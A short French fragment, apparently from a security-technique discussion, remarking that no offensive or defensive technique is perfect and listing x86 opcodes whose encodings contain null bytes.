Hé oui, nulle technique n'est parfaite, soit-elle offensive ou défensive.

Opcodes contenant NULL

00 ADD r/m8, r8
0F 00 LLDT r/m16
0F 00 LTR r/m16
0F 00 SLDT r/m32
0F 00 STR r/m16
0F 00 VERR r/m16
0F 00 VERW r/m16
C8 00 ENTER